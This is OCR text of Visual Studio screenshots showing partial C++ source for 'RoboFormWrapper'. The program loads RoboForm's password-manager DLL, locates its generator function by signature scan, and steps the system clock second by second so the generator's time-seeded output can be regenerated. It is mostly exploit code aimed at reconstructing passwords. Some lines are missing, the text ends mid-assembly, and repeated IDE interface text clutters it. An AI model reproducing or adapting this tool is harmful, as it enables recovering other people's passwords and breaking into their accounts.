
RoboFormWrapper.cpp

Solution Explorer Git Changes

Notifications

Ready Add to Source Control Select Repository

3:39 PM 12/15/2023


File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Search
RoboFormWrapper
Sign in
Release
x86
Local Windows Debugger
RoboFormWrapper.cpp
RoboFormWrapper
(Global Scope)
return false;
}
}
return (*szMask) == NULL;
}
uintptr_t FindSignature(uintptr_t start, size_t size, const char* szSignature, const char* szMask)
{
size_t sigLength = strlen(szMask);
for (size_t i = 0; i < size - sigLength; ++i)
{
if (SignatureMatches(reinterpret_cast<const BYTE*>(start + i), szSignature, szMask))
{
return start + i;
}
}
return NULL;
}
bool SetSystemTimeFromUnixTime(time_t unixTime)
{
tm timeinfo;
// Convert Unix time to tm structure
errno_t err = gmtime_s(&timeinfo, &unixTime);
// Check for error
100 %
No issues found
Ln: 13
Ch: 19
MIXED
CRLF
Output
Show output from:
Error List
Output
Solution Explorer
Search Solution Explorer (Ctrl+;)
Solution 'RoboFormWrapper' (1 of 1 project)
RoboFormWrapper
References
External Dependencies
Header Files
Resource Files
Source Files
RoboFormWrapper.cpp
Solution Explorer
Git Changes
Notifications
Ready
Add to Source Control
Select Repository
3:40 PM
12/15/2023


```
    tm timeinfo;

    // Convert Unix time to tm structure
    errno_t err = gmtime_s(&timeinfo, &unixTime);

    // Check for error
    if (err)
    {
        std::cerr << "Failed to convert Unix time." << std::endl;
        return 1;
    }

    // Convert tm structure to SYSTEMTIME
    SYSTEMTIME st;
    st.wYear = timeinfo.tm_year + 1900;
    st.wMonth = timeinfo.tm_mon + 1;
    st.wDayOfWeek = timeinfo.tm_wday;
    st.wDay = timeinfo.tm_mday;
    st.wHour = timeinfo.tm_hour;
    st.wMinute = timeinfo.tm_min;
    st.wSecond = timeinfo.tm_sec;
    st.wMilliseconds = 0; // SYSTEMTIME does not have milliseconds from tm structure

    // Set system time (UTC)
    return SetSystemTime(&st) != 0;
}
```


File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Search
RoboFormWrapper
Sign in
Release
x86
Local Windows Debugger
RoboFormWrapper.cpp
RoboFormWrapper
(Global Scope)
88 }
89
90 int main()
91 {
92 int settings = 0xF /* A-Z, a-z, 0-9, use special chars */, num_chars = 20, minimum_chars = 1;
93 int result[64];
94
95 // Number of characters, four unknown constants, Unicode string array
96 char special_chars[] = { 8, 0, 0, 0, 7, 0, 0, 0, 2, 0, 0, 0, 1, 0, 0, 0, 2, 0, 0, 0, \
97 '!', 0, '@', 0, '#', 0, '$', 0, '%', 0, '^', 0, '&', 0, '*', 0, 0, 0, 0, 0 };
98
99 // Set the Ctrl+C signal handler
100 signal(SIGINT, signalHandler);
101
102 // Load the DLL
103 HMODULE hModule = LoadLibrary(TEXT("C:\\Program Files (x86)\\Siber Systems\\AI RoboForm\\roboform.dll"));
104 if (!hModule)
105 {
106 std::cerr << "DLL not found." << std::endl;
107 return 1;
108 }
109
110 MODULEINFO modInfo = { 0 };
111 if (!GetModuleInformation(GetCurrentProcess(), hModule, &modInfo, sizeof(modInfo)))
112 {
113 std::cerr << "Could not get module information." << std::endl;
114 return 1;
100 % No issues found Ln: 13 Ch: 19 MIXED CRLF
Output
Show output from:
Error List Output
Solution Explorer
Search Solution Explorer (Ctrl+;)
Solution 'RoboFormWrapper' (1 of 1 project)
RoboFormWrapper
References
External Dependencies
Header Files
Resource Files
Source Files
RoboFormWrapper.cpp
Solution Explorer Git Changes
Notifications
Ready
Add to Source Control
Select Repository
3:41 PM
12/15/2023

File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help Search RoboFormWrapper Sign in

Release x86 Local Windows Debugger

RoboFormWrapper.cpp

RoboFormWrapper (Global Scope)

```
109
110     MODULEINFO modInfo = { 0 };
111     if (!GetModuleInformation(GetCurrentProcess(), hModule, &modInfo, sizeof(modInfo)))
112     {
113         std::cerr << "Could not get module information." << std::endl;
114         return 1;
115     }
116
117     // Scan for signature of desired function within the DLL
118     uintptr_t base = reinterpret_cast<uintptr_t>(modInfo.lpBaseOfDll);
119     uintptr_t size = static_cast<uintptr_t>(modInfo.SizeOfImage);
120
121     uintptr_t foundAddress = FindSignature(base, size, signature, mask);
122     if (foundAddress)
123     {
124         std::cout << "Signature found at: " << std::hex << foundAddress << std::endl;
125         // Now we can create a function pointer and call it...
126     }
127     else
128     {
129         std::cerr << "Signature not found." << std::endl;
130         return 1;
131     }
132
133     // Configure and display parameters
134     int* doubleResult = result;
135
```

100 % No issues found Ln: 13 Ch: 19 MIXED CRLF

Output

Show output from:

Error List Output

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'RoboFormWrapper' (1 of 1 project)

RoboFormWrapper

References

External Dependencies

Header Files

Resource Files

Source Files

RoboFormWrapper.cpp

Solution Explorer Git Changes

Notifications

Ready Add to Source Control Select Repository

3:42 PM 12/15/2023

File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help Search RoboFormWrapper Sign in

Release x86 Local Windows Debugger

RoboFormWrapper.cpp

RoboFormWrapper (Global Scope)

```
133     // Configure and display parameters
134     int* doubleResult = result;
135
136     int special[2];
137     special[0] = ((int)(int*)special_chars) + 20;  // Point to the special characters string within the array
138     special[1] = settings;
139
140     printf("Number of characters: %d\n", num_chars);
141     printf("Minimal number of digits: %d\n", minimum_chars);
142     printf("Exclude similar characters: ");
143     if (settings & 0x20) printf("Y"); else printf("N");
144     printf("\nA-Z: ");
145     if (settings & 0x01) printf("Y"); else printf("N");
146     printf("\na-z: ");
147     if (settings & 0x02) printf("Y"); else printf("N");
148     printf("\n0-9: ");
149     if (settings & 0x04) printf("Y"); else printf("N");
150     printf("\nUse special characters: ");
151     if (settings & 0x08) wprintf(L"%ls\n", (wchar_t*)special[0]); else printf("None\n");
152
153     char dateTime[64];
154     printf("Start time:\t%lld\t", (long long)PrecomputeStartTime);
155     errno_t err = ctime_s(dateTime, sizeof(dateTime), &PrecomputeStartTime);
156     if (err)
157     {
158         std::cerr << "Error converting start time." << std::endl;
159         return 1;
```

100 % No issues found Ln: 13 Ch: 19 MIXED CRLF

Output

Show output from:

Error List Output

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'RoboFormWrapper' (1 of 1 project)

RoboFormWrapper

References

External Dependencies

Header Files

Resource Files

Source Files

RoboFormWrapper.cpp

Solution Explorer Git Changes

Notifications

Ready Add to Source Control Select Repository

3:42 PM 12/15/2023

File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help Search RoboFormWrapper Sign in

Release x86 Local Windows Debugger

RoboFormWrapper.cpp

RoboFormWrapper (Global Scope)

```
172     std::cout << "Total passwords to generate: " << std::dec << (PrecomputeEndTime - PrecomputeStartTime) << std::endl;
173
174     printf("\nYOU'RE ABOUT TO HACK TIME, ARE YOU SURE?\n\n");  // https://www.youtube.com/watch?v=fQGbXmkSArs
175
176     // Loop to generate passwords for the given time frame
177     for (time_t time_cnt = PrecomputeStartTime; time_cnt <= PrecomputeEndTime; ++time_cnt)
178     {
179         // Unload and reload the DLL to re-initialize
180         FreeLibrary(hModule);
181         HMODULE hModule = LoadLibrary(TEXT("C:\\Program Files (x86)\\Siber Systems\\AI RoboForm\\roboform.dll"));
182
183         special[0] = ((int)(int*)special_chars) + 20;  // Reset pointer to the special characters string within the array
184
185         // Set current time in seconds since Unix Epoch (January 1, 1970 UTC)
186         if (SetSystemTimeFromUnixTime(time_cnt) == 0)
187         {
188             std::cerr << "Failed to set system time." << std::endl;
189             return 1;
190         }
191
192         __asm
193         {
194             mov         ebx, [minimum_chars]
195             push        ebx
196             sub         ebx, 1
197             mov         eax, [num_chars]
198             push        eax
```

100 % No issues found Ln: 13 Ch: 19 MIXED CRLF

Output

Show output from:

Error List Output

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'RoboFormWrapper' (1 of 1 project)

RoboFormWrapper

References

External Dependencies

Header Files

Resource Files

Source Files

